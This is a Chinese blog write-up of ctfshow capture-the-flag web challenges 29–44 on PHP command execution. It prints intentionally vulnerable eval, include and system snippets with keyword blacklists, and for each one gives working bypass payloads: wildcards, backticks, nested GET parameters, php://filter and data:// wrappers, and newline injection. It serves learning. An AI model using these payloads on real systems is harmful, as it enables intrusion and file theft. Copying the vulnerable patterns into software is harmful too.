
ctfshow-web命令执行(web29-44)

原创

不开心就吃糖a 于 2021-11-29 14:41:32 发布 386 收藏

分类专栏： 网络安全学习（web） 文章标签： 链表 算法 单链表



ctfshow-web命令执行(web29-44)(Completed)

借着刷题的机会正好系统深入地了解以下世界上最好的语言–拍黄片~ 哦不，PHP~

文章目录

web29 ?绕过 cp命令

题目描述

> 命令执行，需要严格的过滤

```
 <?php
error_reporting(0);
if(isset($_GET['c'])){
    $c = $_GET['c'];
    if(!preg_match("/flag/i", $c)){
        eval($c);
    }

}else{
    highlight_file(__FILE__);
}
```

解

看到了preg_match函数，打开[preg_match]学习一手(https://www.php.net/manual/zh/function.preg-match.php “preg_match”)

了解到了

> 模式分隔符后的"i"标记这是一个大小写不敏感的搜索


也就是该行代码会过滤flag字符串，对大小写不敏感，就是说对于输入进来的不管大小写都会被过滤，所以也没啥思路，就先看以下phpinfo界面，注意要加分号，没有可利用的地方，再用system(“ls”)康康，看到了俩文件

> flag.php index.php

因为过滤了flag字符，我们用cp命令把flag提取出来然后访问嘿嘿

> payload：url/?c=system(‘cp fla?.php 2.txt’)

然后访问2.txt




```php
<?php

/*
# -*- coding: utf-8 -*-
# @Author: h1xa
# @Date:   2020-09-04 00:14:07
# @Last Modified by:   h1xa
# @Last Modified time: 2020-09-04 00:14:17
# @email: h1xa@ctfer.com
# @link: https://ctfer.com

*/

$flag = 'ctfshow{03ef4f63-b2b4-4082-a10a-61792fef4cec}';
```

---

web30 ``也可以当命令执行哦

题目描述

> 命令执行，需要严格的过滤

```php
<?php
error_reporting(0);
if(isset($_GET['c'])){
    $c = $_GET['c'];
    if(!preg_match("/flag|system|php/i", $c)){
        eval($c);
    }

}else{
    highlight_file(__FILE__);
}
```

解

过滤了'flag' -> 用fla?
过滤了system -> 用‘‘直接提交 (在php里''相当于system)
过滤了php ->用???
i -> 大小写都给你截了
因此，上传c=`cp fla?.??? 1.txt`;(注意`这个符号)
ps:别忘了分号，整个c相当于一个执行语句
然后访问/1.txt即可获得flag

---

web31 GET字符逃逸

题目

> 命令执行，需要严格的过滤

```
<?php
error_reporting(0);
if(isset($_GET['c'])){
    $c = $_GET['c'];
    if(!preg_match("/flag|system|php|cat|sort|shell|\.| |\'/i", $c)){
        eval($c);
    }

}else{
    highlight_file(__FILE__);
}
```

解

过滤了这么多东西？
那就骚操作:`url/?c=eval($_GET[a]);&a=system('ls');`
这样就可以绕过对c的限制随意执行命令了
payload -> `url/?c=eval($_GET[a]);&a=system('cat flag.php');`

ps:这时拿到的代码是在源代码里的，没有回显，这时把cat改成tac即可直接回显flag

---

web32 include

题目

> 命令执行，需要严格的过滤

```
<?php
error_reporting(0);
if(isset($_GET['c'])){
    $c = $_GET['c'];
    if(!preg_match("/flag|system|php|cat|sort|shell|\.| |\'|\`|echo|\;|\(/i", $c)){
        eval($c);
    }

}else{
    highlight_file(__FILE__);
}
?>
```

解

```
?> = ;
但因为没有分号，所以会导致后面无法输出flag,因此使用文件包含
%0a = 换行
```

payload -> `url/?c=include%0a$_GET[1]?>&1=php://filter/convert.base64-encode/resource=flag.php`

拿到flag后base64解码即出flag

---

web33 require

题目

```
<?php
error_reporting(0);
if(isset($_GET['c'])){
    $c = $_GET['c'];
    if(!preg_match("/flag|system|php|cat|sort|shell|\.| |\'|\`|echo|\;|\(|\"/i", $c)){
        eval($c);
    }

}else{
    highlight_file(__FILE__);
}
```

解

```
这次多过滤了一个双引号
前面的方法应该都可用，但这次用一个新方法：require
```

payload-> `url/?c=require%0a$_GET[1]?>&1=php://filter/convert.base64-encode/resource=flag.php`
即得flag

---

web34 仍然include

题目

> 命令执行，需要严格的过滤

```php
<php
error_reporting(0);
if(isset($_GET['c'])){
    $c = $_GET['c'];
    if(!preg_match("/flag|system|php|cat|sort|shell|\.| |\'|\`|echo|\;|\(|\:|\"/i", $c)){
        eval($c);
    }

}else{
    highlight_file(__FILE__);
}
?>
```

解

看到源代码过滤了括号，不用括号的语言结构：
`echo print isset unset include require`

print要使用必须要eval加上括号才可以使用
所以还是使用include

payload -> `url/?c=include%0a$_GET[1]?>&1=php://filter/convert.base64-encode/resource=flag.php`

---

web35 还是include

题目

> 命令执行，需要严格的过滤

```php
 <?php
error_reporting(0);
if(isset($_GET['c'])){
    $c = $_GET['c'];
    if(!preg_match("/flag|system|php|cat|sort|shell|\.| |\'|\`|echo|\;|\(|\:|\"|\<|\=/i", $c)){
        eval($c);
    }

}else{
    highlight_file(__FILE__);
}
?>
```

解

限制了个寂寞

payload -> `url/?c=include%0a$_GET[a]?>&a=php://filter/convert.base64-encode/resource=flag.php`

---

web36 还是一样

题目描述

与之前的题目一样，多限制了数字，直接使用上题payload

payload -> `url/?c=include%0a$_GET[a]?>&a=php://filter/convert.base64-encode/resource=flag.php`

---

web37 data伪协议

题目描述

```
<?php
//flag in flag.php
error_reporting(0);
if(isset($_GET['c'])){
    $c = $_GET['c'];
    if(!preg_match("/flag/i", $c)){
        include($c);
        echo $flag;

    }

}else{
    highlight_file(__FILE__);
}
?>
```

解

了解到data协议后面的代码可以被当成php代码执行

构造payload-> `url/?c=data://text/plain，<?php phpinfo();?>`

发现可以执行

所以本题payload -> `url/?c=data://text/plain,<?php system("tac fla?.php");?>`

---

web38 =代替php

题目描述

```php
<?php
//flag in flag.php
error_reporting(0);
if(isset($_GET['c'])){
    $c = $_GET['c'];
    if(!preg_match("/flag|php|file/i", $c)){
        include($c);
        echo $flag;
    }
}else{
    highlight_file(__FILE__);
}
?>
```

解

比上一题多过滤了php，了解到
`<?php 等于 <?=`
于是
payload->`url/?c=data://text/plain,<?= system("tac fla?.???")?>`

---

web39 php后缀

题目描述

> data://text/plain, 这样就相当于执行了php语句 .php 因为前面的php语句已经闭合了，所以后面的.php会被当成html页面直接显示在页面上，起不到什么 作用

```php
 <?php
//flag in flag.php
error_reporting(0);
if(isset($_GET['c'])){
    $c = $_GET['c'];
    if(!preg_match("/flag/i", $c)){
        include($c.".php");
    }

}else{
    highlight_file(__FILE__);
}
```

解

上传后会添加php后缀
没有影响,payload和上题一样

---

web40 show_source

题目描述

> show_source(next(array_reverse(scandir(pos(localeconv()))))); GXYCTF的禁止套娃 通过cookie获得参数进行命令执行

```
<?php
if(isset($_GET['c'])){
    $c = $_GET['c'];
    if(!preg_match("/[0-9]|\~|\`|\@|\#|\$|\%|\^|\&|\*|\（|\）|\-|\=|\+|\{|\[|\]|\}|\:|\'|\"|\,|\<|\.|\>|\/|\?|\
\\\/i", $c)){
        eval($c);
    }

}else{
    highlight_file(__FILE__);
}
```

解

源代码过滤了一堆东西，我们直接看提示

扫目录获得源码

`show_source(next(array_reverse(scandir(pos(localeconv())))));`

---

web41 只留下了|

大佬的wp:writeup

运行脚本即可得答案

---

web42 cat查看源代码

题目描述

```
 <?php

if(isset($_GET['c'])){
    $c=$_GET['c'];
    system($c." >/dev/null 2>&1");
}else{
    highlight_file(__FILE__);
}
?>
```

代码得system行代表了将c返回的值输入到黑洞里，即不显示

方法一 %0a绕过

payload-> `url/?c=cat flag.php%0a`
原理：%0a相当于命令执行中的回车

方法二 双写绕过

读取变量c的时候是从右往左读，因此在双写时只会将后一个命令吸入黑洞，前面的不受影响
payload-> `url/?c=tac flag.php;ls`

---

web43 nl查看源代码

题目描述

```
<?php
if(isset($_GET['c'])){
    $c=$_GET['c'];
    if(!preg_match("/\;|cat/i", $c)){
        system($c." >/dev/null 2>&1");
    }
}else{
    highlight_file(__FILE__);
}
```

hint: `nl flag.php%0a 查看源代码`

解

方法一 nl查看源代码

payload-> `url/?c=nl flag.php%0a`

方法二 tac

payload-> `url/?c=tac flag.php%0a`

---

web44 nl查看源代码2

题目描述

```
<?php
if(isset($_GET['c'])){
    $c=$_GET['c'];
    if(!preg_match("/;|cat|flag/i", $c)){
        system($c." >/dev/null 2>&1");
    }
}else{
    highlight_file(__FILE__);
}
```

解

和上题基本一样，多过滤了flag

payload-> `url/?c=tac fla?.php%0a`